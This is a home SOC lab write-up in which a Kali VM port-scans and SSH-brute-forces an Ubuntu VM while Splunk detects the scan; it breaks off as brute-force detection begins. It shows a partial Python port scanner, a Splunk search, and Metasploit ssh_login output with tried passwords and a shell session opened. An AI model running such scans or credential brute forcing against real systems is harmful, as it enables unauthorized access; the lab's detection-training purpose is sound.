

# 1. Lab Environment Setup


As part of this SOC lab simulation, an Ubuntu virtual machine was deployed using VMware Workstation to represent a typical employee workstation found in an enterprise environment. This machine acts as the target system for the simulated attacker activity.

The Ubuntu VM was configured with the following:

- Operating System: Ubuntu Linux
- Virtualization Platform: VMware Workstation
- Network Mode: (NAT)
- Assigned IP Address: 192.168.11.129

The purpose of this machine is to generate realistic system and authentication logs that can be forwarded to Splunk for monitoring and analysis. These logs will be used to detect and investigate malicious activity performed by the attacker during the simulation.

A screenshot of the terminal output showing the assigned IP address is provided below for reference

A screenshot of a terminal window titled 'visvakaanth@visvakaanth-VMware-Virtual-Platform: ~'. The terminal shows the output of the command 'ip a'. The output displays details for the loopback interface 'lo' (127.0.0.1) and the ethernet interface 'ens33' (192.168.11.129). The IP address 192.168.11.129 is highlighted in the output. The terminal window is open on a desktop environment with a purple and red background and a sidebar with application icons.

```
visvakaanth@visvakaanth-VMware-Virtual-Platform: ~  
visvakaanth@visvakaanth-VMware-Virtual-Platform: $ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host noprefixroute  
        valid_lft forever preferred_lft forever  
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP gro  
up default qlen 1000  
    link/ether 00:0c:29:b6:57:30 brd ff:ff:ff:ff:ff:ff  
    altname enp2s1  
    inet 192.168.11.129/24 brd 192.168.11.255 scope global dynamic noprefixroute  
        ens33  
        valid_lft 1779sec preferred_lft 1779sec  
    inet6 fe80::20c:29ff:feb6:5730/64 scope link  
        valid_lft forever preferred_lft forever  
visvakaanth@visvakaanth-VMware-Virtual-Platform: $
```

## 1.1 Firewall Configuration on Ubuntu Endpoint

The Ubuntu endpoint was secured using UFW (Uncomplicated Firewall) to simulate a baseline security posture commonly implemented on enterprise workstations.

Inbound connections were restricted by default, and only essential services were permitted. Specifically, all inbound traffic was denied except for SSH access, which was required for administrative purposes.

## 2. Splunk Deployment & Log Receiver Configuration


Splunk Enterprise was deployed on the Windows host system to act as the central log collection and analysis platform for this SOC lab environment.

To enable log ingestion from the Ubuntu endpoint, Splunk was configured to listen for incoming data on TCP port 9997, which is the default port used by Splunk Universal Forwarders for log forwarding.

The following steps were performed:

- Splunk Enterprise was installed and verified to be running successfully.
- A receiving port (9997) was enabled.
- The listener was activated to allow inbound log data from the Ubuntu VM.


A screenshot showing Splunk listening on port 9997 is provided below for reference.



This configuration allows the Ubuntu system to forward system and authentication logs to Splunk in real time, enabling centralized monitoring and detection of suspicious activity.

### 3. Ubuntu Log Forwarder Configuration


The Splunk Universal Forwarder on the Ubuntu endpoint was configured to monitor the “/var/log” directory, including authentication and system logs. These logs were forwarded in real-time to the Splunk Enterprise instance over TCP port 9997.

A screenshot of an Ubuntu desktop environment with a terminal window open. The terminal shows the execution of the 'sudo /opt/splunkforwarder/bin/splunk list monitor' command. The output indicates that the Splunk Universal Forwarder is configured to monitor the /var/log directory. It also shows warnings about ownership and that the splunkd service is not running. The terminal output is as follows:

```
visvakaanth@visvakaanth-VMware-Virtual-Platform: ~  
visvakaanth@visvakaanth-VMware-Virtual-Platform: ~$ sudo /opt/splunkforwarder/bin/splunk list monitor  
Warning: Attempting to revert the SPLUNK_HOME ownership  
Warning: Executing "chown -R splunkfd:splunkfd /opt/splunkforwarder"  
splunkd 6825 was not running.  
Stopping splunk helpers...  
  
Done.  
Stopped helpers.  
Removing stale pid file... done.  
tcp_conn_open_afux ossocket_connect failed with Connection refused  
tcp_conn_open_afux ossocket_connect failed with Connection refused  
tcp_conn_open_afux ossocket_connect failed with Connection refused  
Monitored Directories:  
[No directories monitored.]  
Monitored Files:  
/var/log  
visvakaanth@visvakaanth-VMware-Virtual-Platform: ~$
```

To validate that log forwarding was functioning correctly, real-time log ingestion

from the Ubuntu endpoint into Splunk was verified.




## 4. Attack Simulation – Reconnaissance & Port Scanning

To simulate real-world attacker behavior, a Kali Linux virtual machine was deployed to act as the attacker system within the lab environment. Kali Linux is a penetration testing distribution commonly used by threat actors and security professionals to perform reconnaissance and exploitation activities.

The objective of this phase was to perform reconnaissance on the Ubuntu endpoint in order to identify open ports and running services that could potentially be targeted for further exploitation.

The Kali VM was configured with the following:

- Operating System: Kali Linux
- Virtualization Platform: VMware Workstation
- Network Mode: (NAT)
- Assigned IP Address: 192.168.11.132




## 5. Custom Port Scanning Attack from Kali Linux

To simulate attacker reconnaissance activity, a custom Python-based port scanning script was executed from the Kali Linux attacker machine against the Ubuntu target endpoint. Instead of using standard tools such as Nmap, a custom script utilizing Python's socket library was developed to mimic how threat actors may use their own tooling to evade basic detection mechanisms.

The objective of this scan was to identify open ports running on the Ubuntu system that could be targeted for further exploitation.

The script attempted TCP connections against a range of ports on the Ubuntu host to determine which services were accessible.

A screenshot of the Kali terminal executing the custom port scanning script is provided below



```
PortScanner.py
1 import socket
2 from colorama import init, Fore, Style
3 import argparse
4 from threading import Thread, Lock
5 from queue import Queue
6
7 init()
8 Green = Fore.GREEN
9 Red = Fore.RED
10 reset = Style.RESET_ALL
11 Print_lock = Lock()
12 q = Queue()
13
14 def port_scan(host, port):
15     s = socket.socket()
16     s.settimeout(0.2)
17     try:
18         s.connect((host, port))
19     except:
20         with Print_lock:
21             print(f"{Red}{-} Port:{port} is closed {reset}")
22     else:
23         ...
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
```

```

(.venv)~(attacker@kali) ~/Python
$ python PortScanner.py 192.168.11.129 -p 1000
[+] Port:22 is open
[-] Port:1 is closed
[-] Port:3 is closed
[-] Port:4 is closed
[-] Port:2 is closed
[-] Port:7 is closed
[-] Port:8 is closed
[-] Port:6 is closed
[-] Port:15 is closed
[-] Port:9 is closed
[-] Port:10 is closed
[-] Port:11 is closed
[-] Port:12 is closed
[-] Port:13 is closed
[-] Port:15 is closed
[-] Port:14 is closed
[-] Port:16 is closed
[-] Port:18 is closed

```

During the reconnaissance phase, the custom Python port scanning script did not identify any open ports on the Ubuntu endpoint, with the exception of the SSH service.

This outcome was expected due to the restrictive UFW firewall configuration in place.

## 6. Detection & Alerting – Port Scanning Activity

To detect reconnaissance activity targeting the Ubuntu endpoint, Splunk Enterprise was configured with a custom alert designed to identify port scanning behavior.

The alert is based on a search query that monitors repeated connection attempts from a single source IP address to multiple ports within a defined time window. This pattern is commonly associated with automated scanning activity performed during the reconnaissance phase of an attack.

During the execution of the custom Python port scanning script from the Kali Linux attacker machine, the alert was successfully triggered. This confirms that the detection logic is effective in identifying suspicious scanning behavior in real time.

A screenshot of the triggered Splunk alert is provided below for reference.

**Port Scan**

Enabled: ☒ Yes [Disable](#)  
 App:   
 Permissions:  Owned by admin [Edit](#)  
 Modified:   
 Alert Type:  [Edit](#)

Trigger Condition:  [Edit](#)  
 Actions:  [Edit](#)  
 • Add to Triggered Alerts  
 • Add to Triggered Alerts

**Trigger History**

20 per page

	TriggerTime	Actions
1	2026-01-16 13:27:00 India Standard Time	<a href="#">View Results</a>
2	2026-01-16 13:26:00 India Standard Time	<a href="#">View Results</a>
3	2026-01-16 13:25:00 India Standard Time	<a href="#">View Results</a>
4	2026-01-16 13:24:01 India Standard Time	<a href="#">View Results</a>
5	2026-01-16 13:23:01 India Standard Time	<a href="#">View Results</a>
6	2026-01-16 13:22:01 India Standard Time	<a href="#">View Results</a>
7	2026-01-16 13:21:01 India Standard Time	<a href="#">View Results</a>
8	2026-01-16 13:20:01 India Standard Time	<a href="#">View Results</a>
9	2026-01-16 13:19:01 India Standard Time	<a href="#">View Results</a>
10	2026-01-16 13:18:01 India Standard Time	<a href="#">View Results</a>
11	2026-01-16 12:19:01 India Standard Time	<a href="#">View Results</a>

**New Search**

source type="ufw" "ufw BLOCK"  
 | stats count by SRC  
 | where count > 100

997 events (1/16/26 13:00:00 PM to 1/16/26 13:00:00 PM) [No Event Sampling](#)

Events Patterns **Statistics (1)** Visualization

Show: 20 Per Page [Format](#) ☒ Preview: On

SRC	count
192.168.11.132	997

## 7. Attack Simulation – SSH Brute Force Attack

Following the reconnaissance phase, the attacker targeted the exposed SSH service on the Ubuntu endpoint in an attempt to gain unauthorized access. Since SSH was the only service permitted through the firewall, it became the primary attack vector.

A credential-based brute force attack was executed from the Kali Linux attacker machine against the Ubuntu system using repeated authentication attempts with different username




and password combinations. This technique is commonly used by attackers to gain initial access when weak or reused credentials are present.

After multiple failed login attempts, the attacker successfully authenticated to the system, resulting in unauthorized access to the Ubuntu endpoint and the establishment of an interactive SSH session.

The sequence of events observed was:

1. Multiple failed SSH authentication attempts
2. Successful SSH login from the attacker system
3. Establishment of an interactive session on the target host

A screenshot showing the brute force activity and successful login is provided below.



```
stop_on_success => true
msf auxiliary(scanner/ssh/ssh_login) > run
[*] 192.168.11.129:22 - Starting bruteforce
[-] 192.168.11.129:22 - Failed: 'visvakaanth:V7lnqe$P2mZg9A'
[-] No active DB -- Credential data will not be saved!
[-] 192.168.11.129:22 - Failed: 'visvakaanth:xR4#kp!8mq5qT'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:9D1czQm2P8L'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:A57x1WQ9RzP'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:mE0pZlPg7D'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:K19P2xmZ7Q8'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:R2!Zqx9P9Q'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:7Qq!ZxP8R9K'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:D6Z7!P8Q9xK'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:PQ2!ZxQ8K7R'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:xQ7!Z2P8K9R'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:Z8PP!Q8x7KR'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:K7Zq!P8Q9xK'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:lQZ7qP9xKR'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:R2Z8P!Q8x7K'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:x7Z2P!Q8K9R'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:98!xQ7P8K9'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:P8Z8q!Q8x7KR'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:Q!Z7qP9xKR'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:q29!Q7xK8'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:Neural!Shadow7River'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:Quantum@Dreams42'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:Silent#Cipher9Wolf'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:Ghost!Packet88'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:VoidKernel_27'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:Dark!Neuron3Sky'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:Cyber@Ronin_91'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:DreamLogic77'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:Phantom!Trace6'
[-] 192.168.11.129:22 - Failed: 'visvakaanth:Secon'
[*] 192.168.11.129:22 - Success: 'visvakaanth:secon' 'uid=1000(visvakaanth) gid=1000(visvakaanth) groups=1000(visvakaanth),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),100(users),114(lpadmin) Linux visvakaanth-V
Where-Virtual-Platform 6.14.0-37-generic #37-24.04.1-Ubuntu SMP PREEMPT_DYNAMIC Thu Nov 20 18:25:38 UTC 2 x86_64 x86_64 x86_64 GNU/Linux'
[*] SSH session 1 opened (192.168.11.132:41091 -> 192.168.11.129:22) at 2026-01-16 15:56:40 +0530
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_login) > sessions

Active sessions
=====
Id  Name  Type      Information      Connection
--  ---  --
1   shell linux  SSH attacker @  192.168.11.132:41091 -> 192.168.11.129:22 (192.168.11.129)
```

## 8. Detection & Analysis – SSH Brute Force Activity

To detect credential-based attacks targeting the Ubuntu endpoint, a custom alert was configured in Splunk to identify excessive failed SSH authentication attempts from a single source IP address within a defined time window.

